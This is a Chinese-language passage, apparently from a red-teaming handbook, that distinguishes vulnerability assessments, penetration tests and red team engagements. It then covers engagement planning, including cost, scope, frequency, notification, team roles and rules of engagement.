这些工具很吵，产生的流量比红队作战愿意接受的要多。如果必须使用漏洞评估工具，应该问一下进行的是什么类型的安全评估，或者应该从一个“烧毁”的攻击位置进行高度关注。漏洞评估仍然是安全计划的关键组成部分，但在范围和目标上与红队作战有很大的不同。


# 渗透测试

根据NIST特别出版物800-53（修订版4）CA-8 1，渗透测试被定义为“...在信息系统或个别系统组件上进行的一种专门类型的评估，以识别可能被对手利用的漏洞...”。换句话说，渗透测试是对系统进行授权的模拟攻击，旨在识别和衡量与目标攻击面的利用相关的风险。这听起来像是一个红队作战。这些差异经常被误解，但对于两者成功至关重要。

渗透测试通过引入利用到测试中，将漏洞评估提升到更高的水平。渗透测试的目标是确定与漏洞和缺陷相关的风险。渗透测试在外观和感觉上与红队作战非常相似，并且在许多情况下使用相同的工具。这些相似之处不应让任何人混淆两者。渗透测试侧重于利用弱点以确定业务风险。渗透测试通常会探索各种漏洞以发现它们的风险。在红队作战期间，将利用缺陷，但仅限于实现目标或目的所需的程度。如果一个漏洞允许红队继续前进，团队只会使用它来继续前进。发现的其他二十个缺陷（由红队或之前的漏洞评估）将被记录，但在红队作战期间可能不会采取行动。渗透测试虽然比漏洞评估更加专注，但比红队作战更具广泛的关注。与漏洞评估类似，渗透测试后执行的缓解措施可以减少攻击面。这种缓解措施是使攻击者更加困难的有效方法，但不能将操作风险最小化为零。攻击面减少的努力可以限制威胁的操作能力，但不能衡量威胁对组织的影响能力。渗透测试应被视为攻击路径验证的一种努力，其目标是减少攻击面。

渗透测试通常是为了支持审计要求，比如PCI/DSS<sup>[9]</sup> or HIPAA<sup>[10]</sup>。红队测试通常不是出于合规性的考虑，而是出于对组织的防御、响应和应对威胁能力的全面测试的愿望。

对业务运营的风险可以说是衡量整体安全风险最关键的考虑因素。将安全评估的结果和观察结果与运营风险相对应，可以获得所需的支持，从而实现显著改进。让我们从运营风险的角度来比较这些类型的评估。倒三角形可以说明红队测试、渗透测试和漏洞评估与组织或运营风险的关系。正如可以看到的，每种安全评估类型的深度和广度是非常不同的。



漏洞评估往往具有广泛的覆盖范围，但在范围上较为狭窄。考虑一个目标是测量企业中所有工作站的漏洞评估。在组织风险的背景下，范围非常广泛，但深度不够。当发现缺陷时，对运营风险有何影响？只有在工作站级别才能理解组织风险？对于一个组织的整体风险可以在一定程度上进行推断，但通常停留在工作站级别。漏洞评估在减少攻击面方面效果很好，但在组织风险方面提供的细节不多。这种常见的误解导致了对安全风险的错误测量使用漏洞评估。

渗透测试通过利用和验证攻击路径，将漏洞评估提升到更高的水平。尽管渗透测试在技术层面上看起来和红队作战很相似，但关键的区别在于目标和意图。渗透测试的目的是对目标系统进行攻击，以识别和评估与攻击面利用相关的风险。考虑对网络的外部边界进行渗透测试。渗透测试人员利用已发现的漏洞，允许对目标组织进行入站访问。

从渗透测试的角度来看，这是一个缺陷的识别。这对组织意味着什么？存在什么风险？如果修复了这个漏洞，这对组织的风险有何影响？组织风险可以间接地通过允许威胁远程访问的漏洞来衡量，但更严重的运营风险必须从这次攻击中推断出来。减轻措施将有助于解决技术缺陷并减少攻击面。那么人员和流程，或者检测和响应措施呢？这种类型的攻击将来是否会被检测到，还是组织正在与个别漏洞进行"打地鼠"游戏？堵住漏洞是好的，确实可以减少攻击面，但这就是红队作战的用武之地。红队作战专注于整体安全运营，包括人员、流程和技术。红队作战密切关注与培训蓝队或评估安全运营如何影响威胁的目标相关的目标。

操作能力。技术缺陷次于理解威胁如何影响组织的运营或安全运营如何影响威胁的操作能力。

## 比较摘要

方法	描述	风险方面的目标
渗透测试	<p>针对系统、网络或应用程序的攻击，旨在识别和测量与目标攻击面的利用相关的风险。</p> <p><b>思考：攻击路径验证</b></p>	攻击面缩减
漏洞评估	<p>用于确定安全措施的充分性、识别安全缺陷并确认缓解措施已就位的评估，目标是减少目标攻击面。</p> <p><b>思考：缺陷识别</b></p>	攻击面缩减
红队参与	<p>使用战术、技术和程序 (TTP) 模拟真实威胁的过程，旨在培训或衡量用于保护环境的人员、流程和技术的有效性。</p> <p><b>思考：将安全运营的能力作为一个整体进行测量</b></p>	培训和评估人员、流程和技术的有效性 (安全运营)

# 红队组织

NIST已提供了一般指导，以改善关键基础设施的网络安全。该框架为组织提供了一个通用的分类和机制：

1. 描述他们当前的网络安全状况
2. 描述他们网络安全的目标状态
3. 在持续和可重复的过程中，确定和优先处理改进机会
4. 评估达到目标状态的进展
- 5.

在内部和外部利益相关者之间沟通网络安全风险 该框架以高层次、战略性的方式呈现了行业标准、指南和实践，可以在组织内从高管层到实施/运营层进行网络安全活动和结果的沟通。该框架核心包括五个并行和连续的功能：识别、保护、检测、响应、恢复。当综合考虑时，这些功能提供了一个组织管理网络安全风险的生命周期的高层次、战略性视图。该框架核心确定了每个功能的基本关键类别和子类别，并将其与现有标准、指南等示例信息参考进行匹配。

和 实践 为了 每个 子类别。 为了 更多 细节， 访问  
<https://www.nist.gov/cyberframework/cybersecurity-framework-faqs-framework-components>.

在红队行动方面，本文档侧重于组织如何利用红队行动来了解其对威胁的识别、保护、检测、响应和恢复能力。这些类别是我们安全行业应该关注的地方。检测和响应能力是至关重要的，也可以说是安全运营的重点。

识别 – 识别功能是有效使用框架的基础。组织与潜在的弱点、漏洞和威胁相关联的业务背景、功能、资产、人员和技术，以确定风险。


保护– 保护功能支持限制或遏制潜在网络安全事件的影响能力。组织已准备好并配置以防止信息的入侵、利用或操纵。

检测- 检测功能能够及时发现网络安全事件。组织可靠地监测和识别未经授权的活动或实体。

响应- 响应功能支持对潜在网络安全事件的影响进行控制。组织对检测到的活动进行准确的识别和分析，从而实现有效的报告和响应。

恢复- 恢复功能支持及时恢复正常运营，以减少网络安全事件的影响。在操作过程/生产受到影响时，能够有效地恢复能力。

# PDPR Observation and Measurement Coverage



该图表帮助说明每种参与类型的IPDPR覆盖范围。

漏洞评估为组织提供了衡量或了解识别或防护威胁能力的手段。这很好，但不能全面了解安全运营。漏洞评估往往专注于预防控制。

由于渗透测试专注于攻击路径验证，它们可以用来衡量威胁活动的识别、防护和检测，可能还包括一些响应。一般来说，渗透测试的范围是为了在相对较短的时间内实现最大覆盖。这些测试有助于进一步了解对抗威胁活动的防护和检测，但对于了解响应或恢复的作用很少。

红队测试允许组织全面探索威胁活动的各个方面。红队测试为整个安全运营提供所需的刺激。红队测试可以使组织能够通过识别、保护、检测、响应和恢复来利用安全运营（蓝队）的战术、技术和程序（TTPs）来应对威胁。测量水平由参与计划塑造，并由目标确定。

# 关键章节要点

红队测试是使用战术、技术和程序（TTPs）模拟真实威胁的过程，其目标是培训和衡量人员、流程和技术在防御环境中的有效性。

红队测试专注于与培训蓝队或衡量安全运营对威胁能力的影响相关的目标。技术缺陷次于理解威胁如何影响组织的运营或安全运营如何影响威胁的能力。漏洞评估和渗透测试侧重于技术缺陷，以实现缓解和攻击面减少。

## 考虑一下


红队测试可能使用攻击性安全技术，但本质上并不具有攻击性。可以说它是安全防御社区的一部分。

没有蓝队就没有红队

# 作业

1. 建立一个术语词汇表，以保持共同的无偏见的理解基础，可以在内部和外部利益相关者之间共享和参考。
2. 创建或采用红队测试的定义，并存储在词汇表中。
3. 在开发基于威胁的场景时，采用“是”与“应该是”的方法。
4. 在附录中进行对抗思维挑战，以更好地理解对抗方的观点。

# 参与计划



所有参与都必须从参与计划开始，这是红队参与的第一步。在没有充分理解参与目标和范围、理解执行所需资源以及制定一个稳固计划的情况下，是不可能进行专业和成功的执行的。

# 成本和资金

与任何安全工作一样，成本和资金是计划、安排和执行红队参与的重要影响因素。多个因素共同影响着参与的总体成本和范围。每个要素都应该经过仔细审查，并明确地在合同或协议中记录下来。无论团队的状态是内部的还是外部的服务提供商，每个因素都适用。

# 范围

范围在整个参与成本中起着最重要的作用。考虑对漏洞评估进行范围划定。通常有很大的好处和需求对环境中的每个节点进行全面、深入的审查。通常，所使用的设备和软件已经包含在价格中（除了额外的许可要求），设置和配置已经进行，而将目标空间添加到合同中通常是具有成本效益的。这种范围划定工作可以说是直接的，通常根据被评估的资产类型进行划分。范围划定可以分为工作站、服务器、网络组件或任何逻辑资产类别。

现在考虑对红队作战进行范围划定。对于1,000个节点和14,000个节点的深入评估之间存在显著差异。可以根据从几个类似节点获得的数据对环境进行准确的假设；然而，这些数据并不一定能够使红队达到参与目标。一般而言，目标环境的增长会导致其安全控制的复杂性增加（理想情况下也会增加其效果）。

有时，这种复杂性对环境有益。其他时候，它会引入弱点，红队可以利用这些弱点来获取访问权限或实现威胁目标。无论哪种情况，红队都必须管理策略的复杂性，以准确测试和验证整体威胁策略。

红队以利用多个系统或数据点，并“弯曲”配置以满足任务需求而闻名。常见的安全工具和应用程序通常无法发现其中许多缺陷或路径。这种理解将范围的发展导向场景，而不是使用标准安全测试工具测试目标环境中的每个节点。范围应始终直接有效地支持正在衡量的操作目标。

# 持续时间

持续时间可以由目标或红队确定为一段固定的时间框架；然而，建议在确定目标、要求和范围之后再确定持续时间。

然后，可以将一个现实的时间框架放置在范围的背景下，并根据需要增加或减少。重要的是不要使用时间框架来确定范围。任意设定截止日期可能会对任务范围的质量产生负面影响，因为它会施加人为限制。尽管这是最佳实践，持续时间应在确定目标和范围之后确定，但有一些指导方针是有帮助的。对于大多数任务，可以使用两到四周的时间。这是一个很好的起点，但必须根据实际范围进行调整。

## 焦点领域

两到四周的建议是用于估计一个个体参与度，这可能是由多个参与度组成的更大的活动的一部分。在确定范围和持续时间时，必须考虑目标。

# 人员劳动成本

在确定范围和持续时间的同时，红队领导应该估计参与度所需的人员数量。这些步骤必须同时进行，因为它们相互依赖。在确定红队规模时，必须考虑参与度的数量、规模和持续时间。

最基本的红队参与度至少由两个人组成。规划的推荐标准起始规模是四个人：三个操作员和一个负责人。根据规模、持续时间和目标调整人员数量。

如何使用时间或人员因素调整范围？考虑以下例子：一个参与度针对具有14,000个节点的目标网络进行了六周的范围规划。通过减少操作员，可以将这个参与度延长到八周，或者通过增加人员将其缩短到四周。在规划时应考虑时间和人员的弹性，以帮助解决财务、进度和其他限制。这种弹性存在限制和收益递减。调整可能会损害实现参与度目标的能力。建议每个参与度始终至少有两个专职操作员。

# 设备和软件成本

红队必须保持一套常用工具，随时可以在任何任务中使用。这套工具可以由免费和付费工具组成。一旦确定了任务的范围（或者是外部合同），可以进一步定制这套工具。在许多任务中，目标环境中可能存在一些不常见的设备、工具或软件，需要使用专门的硬件设备或软件接口。建议目标方提供一个参考系统供红队使用，以降低成本。如果这个选项不可用，或者目标方决定目标是了解红队如何获取访问权限，额外的开销和成本可能会计入整体任务成本。在范围规划的早期阶段，必须确定工具、专门软件或硬件的定制需求，以捕捉对范围的影响。

# 差旅费用

在规划过程中不能忘记差旅费用。如果任务在特定目标地点或其他远程地点进行，必须分配资金。这些资金必须包括住宿、机票、当地交通、每日生活费和其他费用。对于美国团队，可以参考GSA的差旅和每日生活费标准来制定差旅预算。许多组织会使用这些标准，并可选择添加一个百分比作为福利和激励，以减轻差旅的压力和负担。例如，常见的做法是使用GSA标准乘以1.25。这是一个成功的方法，可以为操作人员提供良好的费率，以支付住宿、餐费和杂费。

# 前期和后期参与成本

经验不足的团队常常没有为前期和后期参与（非执行时间）活动分配时间和资金。大多数参与需要在执行之前进行某种形式的信息或情报收集（OSINT），以及被动目标侦察。他们还需要时间来准备基础设施，并且偶尔需要进行定制工具开发。所有这些都需要在执行之前进行规划，并在执行后进行分析和报告。不要忘记在规划和成本/预算过程中考虑这些工作。

本节不涵盖适当预算、资金或报价所需的每个可能要素  
红队参与。它的目的是引发对参与的实际成本和预期  
项目的思考和讨论。实际规划需要时间和重复来开发一种有效的  
流程。

# 频率

红队参与可能是一种非常有压力的经历。当他们的个人品质、工具或流程受到质疑时，人们可能会产生负面反应或防御性反应。即使是一个管理良好的参与，在个人归因最小化的情况下，也会给员工带来巨大的压力。

过于频繁地进行这样的操作可能不会给组织提供应用缓解措施的时间，可能导致组织对结果不予重视，或者导致士气低落和少量积极效益。

测试过于不频繁可能会造成的损害与测试过于频繁一样。当测试过于不频繁时，组织可能会变得自满和在安全运营方面变得懈怠。红队参与通常分为三类：单次、定期或连续。适当的频率取决于目标组织和参与的目标。

## 单次

对于刚接触红队合作或具有大规模影响和有限资源的组织来说，进行一次红队合作是常见的做法。这使得他们可以初步了解，而不需要做出重大承诺。一次性合作可以根据需要简单或复杂。

希望进行一次性红队合作的组织可能不清楚具体需要什么。

一个有效的红队将会对组织的管理层进行访谈和提问，以最好地确定需求和要求。如果红队不引导这次讨论，那么这次合作很可能会变成另一个漏洞评估或渗透测试。一次性合作是向组织介绍红队合作的好方法，只要规划得当并专注于红队合作的目标和目的。

## 周期性的

周期性、年度或半年度的红队作战非常常见。进行全面红队作战的成熟组织需要平衡保持安全运营锐利所需的刺激和改善防御所需的时间。在进行年度作战时，要小心不要将其视为合规审计。只是按部就班地进行可能是很诱人的。

当测试变得例行公事时，组织可能不会像一次性测试那样认真对待结果。

为了对抗这种自满，作战应具有挑战性和吸引力。它们应该专注于严重的风险领域，而不仅仅是“看坏人能否进入”的又一次测试。专注的场景、白卡的战略使用（稍后将讨论）以及整合当前威胁将使作战保持新鲜并提供更好的结果。

## 持续的

持续红队作战是一个较新的概念。可以将其视为持久威胁模拟。当一个组织有一个持续不断地攻击和参与其网络的红队时，它可以了解与长期高级和持久威胁相关的弱点。持续并不意味着24小时/365天。它意味着红队的目标在一段时间内分散开来。目标可能是几周、几个月，甚至几年，而不是一两周的作战。这种方法允许团队执行更真实的行动，尝试在网络中停留更长的时间。

延长时间，并以真实威胁可能使用的方式定位自己，以对组织造成严重损害。他们还能够模拟实际威胁的活动和时间表。在这个模型中，如果团队没有被发现会发生什么？团队可以利用运营影响。这些是采取的步骤，直接影响组织以引发反应。红队可以暴露他们的活动，只要足够引起安全运营的反应。红队可以根据需要调高或调低他们的活动，只暴露他们想要的内容。他们可以为防御者提供学习机会，为管理层提供度量和测量，并保持访问以进行未来的操作。

持续作战需要时间、精力和金钱，并且比任何其他测试类型需要更多资源。成熟的组织或面临严重威胁的组织是持续作战的最佳候选者。

# 参与通知

在计划红队参与时，必须决定通知谁。只有少数信任的人知道他们的网络正在遭受攻击吗？还是整个组织都会知道？两种选择都没有优于另一种。通知的决定基于参与目标或参与类型。在红对蓝演习的情况下，决定很容易。每个人都知道。在对一个活跃目标进行红队参与时，必须做出选择。

这个决定可能对结果产生重大影响，必须谨慎做出。

## 宣布红队参与

组织（或至少安全运营团队）知道正在进行一项任务。

这可能以以下方式影响任务。

- 组织可能会增加安全性，修补系统，更改密码，或以其他方式为已知攻击做准备。这可能对结果产生重大影响。
- 计划可以包括组织的所有关键成员。这有助于确保关键资产被纳入，并相应地设定红队目标。
- 通过有效的沟通，可以及早解决对流氓红队的担忧。  
这通常会导致更深入的参与，可以通过精心规划的参与规则来探索风险。

## 未宣布的红队参与

组织（特别是安全运营团队）不知道正在进行一项任务。

这可能以以下方式影响任务。

- 组织将按照任何给定的日子行动和回应。通过测量安全运营的实际姿态，可以提供非常现实的结果。
- 对未知的恐惧会导致一些组织以“天塌下来”的心态做出反应。如果不遵循政策和程序，这种恐惧可能会导致意想不到的自我伤害。
- 规划中可能不包括目标和指标。当组织的规划只有少数人参与时，可能会错过关键资产，未纳入范围。这种疏忽可能导致作战失去对可能使组织面临重大风险的领域的关注。

## 如何决定？

以下两个提示可用于回答选择公布还是不公布的问题。

1. 如果总体目标是衡量组织安全运营的有效性，请从不公布的作战开始规划。即使有

限制，结果也将是最准确和真实的，以了解威胁的影响。

2. 如果总体目标是衡量特定能力、工具、流程或技术的有效性，请从公布的作战开始规划。当目标具体或有针对性时，包括防御者可以确保范围和规则足够设计以实现期望的结果。

### 红队小贴士

---

#### 公告与未公告通知

- 1) 如果整体目标是衡量组织安全运营的有效性，请从未公告的参与开始规划。即使有限制，结果将在理解威胁影响方面最准确和真实。
- 2) 如果整体目标是衡量特定能力、工具、流程或技术的有效性，请从公告的参与开始规划。当目标具体或有针对性时，包括防御者可以确保范围和规则足够设计以实现所需的结果。

# 角色和责任

一个有效的红队由一组能够为整体成功做出贡献的个人组成。多样性至关重要，但整个团队必须由核心操作员特质的成员组成。当多个团队成员在不同领域做出贡献时，团队可以更加成功。除了红队本身，成功执行一次参与还需要涉及许多角色和团体。

## 白细胞

(通常在“游戏风格”执行期间使用)

白细胞主要执行规则以确保红队和防御者的活动不会在操作或目标环境中引起意外问题。  
白细胞通常负责：

在参与过程中，作为红队活动和防御者响应之间的裁判

- 建立参与度的度量标准
- 协调双方的活动以确保实现参与目标
- 提供进行高效参与所需的信息
- 协助红队和防御者之间的冲突解决活动
- 评分参与（如适用）
- 通过观察获得的经验教训的综合列表，立即在参与之后提出行动请求

白细胞还负责将红队进行的活动与防御者执行的操作（包括时间、系统、网络、团队通信等）进行关联。这些数据对防御者以及控制组在识别环境和防御行动中的不足方面都有益处。

需要注意的是，白细胞是一个观察者和数据关联者的角色，而不是目标环境或参与团队的一部分。白细胞应该从防御者那里接收信息，但绝不能向防御者提供信息。提供给防御者的任何信息都必须通过参与或演习控制组进行路由。

## 参与控制组 (ECG)

参与（或演习）控制组对于整个参与过程中的所有活动负有最终责任。这个责任包括：

- 批准参与计划、目标和指令批准红队目标目标以纳入参与计划建立一个时间协调的环境黑名单（如果需要）提供构建满足参与目标的场景所需环境信息
- 
- 为参与执行提供管理和指导确定在执行过程中是否、何时以及应向防御者提供哪些信息（也称为注入）

- 确定何时将行动作为参与操作影响的一部分实施

在大多数情况下，红队成员由目标环境中的一到两名高级经理（例如首席信息官或首席运营官）、组织的信息技术部门成员、白组织联络员和红队联络员组成。根据需要可以添加其他成员。所有成员必须是可信任的代理人。有些团队将红队和白组织合并为一个单一团队，并担任不同的角色。当发生这种情况时，必须选择一个参与控制主任来与红队进行接口，并控制信息流向防御方。

## 可信任的代理人 (TA)

可信任的代理人是目标组织的成员，知道正在进行一项任务。可信任的代理人的主要角色是限制不可逆转的损害和对生命、肢体、视力和设备的风险；然而，更常见的是用于防止防御方造成意外的自我伤害。可信任的代理人具有特权和详细的参与活动、里程碑、条件和参与状态的知识，这些知识可能会对环境人员和防御方的行动产生不当的偏见或影响。可信任的代理人必须保护所有信息，不得在未经ECG明确批准的情况下提供给任何一方。每个参与活动都应该建立一个可信任的代理人协议，明确规定数据可以交付给哪些人，并经过什么批准程序。

每个TA在接收有关参与的任何信息之前必须执行协议。

## 观察员

如果需要观察员，在参与执行阶段期间，他们的角色是记录每个单元的行动和反应。他们对参与或情景没有了解，并且不为任何单元提供信息、建议、帮助、指导等；然而，观察员可以向白队报告可能有害的行动，以确保得到解决。

## 红队

红队这个术语源自军队。它通常与在红对蓝演习中扮演OPFOR（对抗势力）的团队相关联。红队是红队作战的攻击部分的组成部分。红队通常由红队负责人和操作员组成，通常称为红队而不是红对。

## 红队负责人

每次作战都应该有一个红队负责人。负责人可以担任行动官、作战负责人、操作员、客户接口以及通常还是分析师的角色。总的来说，红队负责人：

- 为团队提供整体方向和指导
- 为所有法律、法规、政策、计划和作业提供信息和研究数据
- 监督操作计划和执行
- 与红队参与中的各个角色协调

- 规划和管理预算、人员和设备
- 监督团队日历
- 提供与参与、能力、技术和趋势相关的信息
- 提供培训和人员发展要求
- 进行预算分析，包括设备和出差
- 确定技术研究和发展方向

在规划或执行参与时，红队负责人：

- 负责与所有利益相关者协调，以执行参与目标
- 负责监督培训活动
- 负责维护和协调参与空间、时间和设备的后勤支持  
负责确保最终参与报告的准确和及时完成
- 负责确保遵守所有法律、法规、政策、计划和作业负责确保最终参与报告的准确和及时完成

## 红队操作员


红队操作员是执行参与所需行动的个人，以实现目标。每个红队操作员在红队负责人的指导下遵守所有红队政策和法规。一般而言，操作员：按照指示执行参与要求

- 遵守所有法律、法规、政策、计划和参与规则
- 实施团队的操作方法和战术
- 识别并提供目标环境的缺陷
- 研究和开发新的利用和测试工具以验证功能
- 根据需要执行开放源情报
- 识别和评估揭示系统漏洞和能力的行动
- 在红队负责人的指导下协助编写最终的参与报告
- 在红队负责人的指导下执行物理评估支持
- 根据ECG的批准执行操作影响

## 蓝色小组

蓝色小组是红色的对立面。它是保护目标网络的所有组件。蓝色小组通常由蓝队成员、防御者、内部员工和组织管理层组成。

# Engagement Relationships



此图显示了参与中不同组之间的关系和通信路径。红队负责人与ECG和白色小组保持持续沟通。蓝队负责人和可信代理与白色小组保持沟通。观察员的虚线表示对参与监督人员的有限通信。

# 作战规则 (ROE)

《作战规则》确定了红队、网络所有者、系统所有者以及参与执行的任何利益相关者之间的责任、关系和指导方针。

本文件包含了所有参与方达成一致的作战规则，应该是所有参与方签署的正式协议，用作授权作战行动的正式协议，并应被视为法律。ROE规范了红队作战的整个过程，在执行过程中必须遵守。违反ROE规定可能会使目标组织或作战人员面临风险。ROE的严重性不容忽视。在执行之前，所有参与方必须批准对ROE规定的任何偏离。

## ROE文件

ROE文件记录了目标信息、批准、威胁实施、活动和问题，以便在目标环境中进行人员配备、协调和执行。

ROE的主体部分（通常源自一个现有模板）提供了关于红队方法论的信息。

- 可能执行的活动类型的高级描述
- 可能使用的硬件和软件类型
- 推荐的冲突解决过程
- 可用的威胁级别（比较）
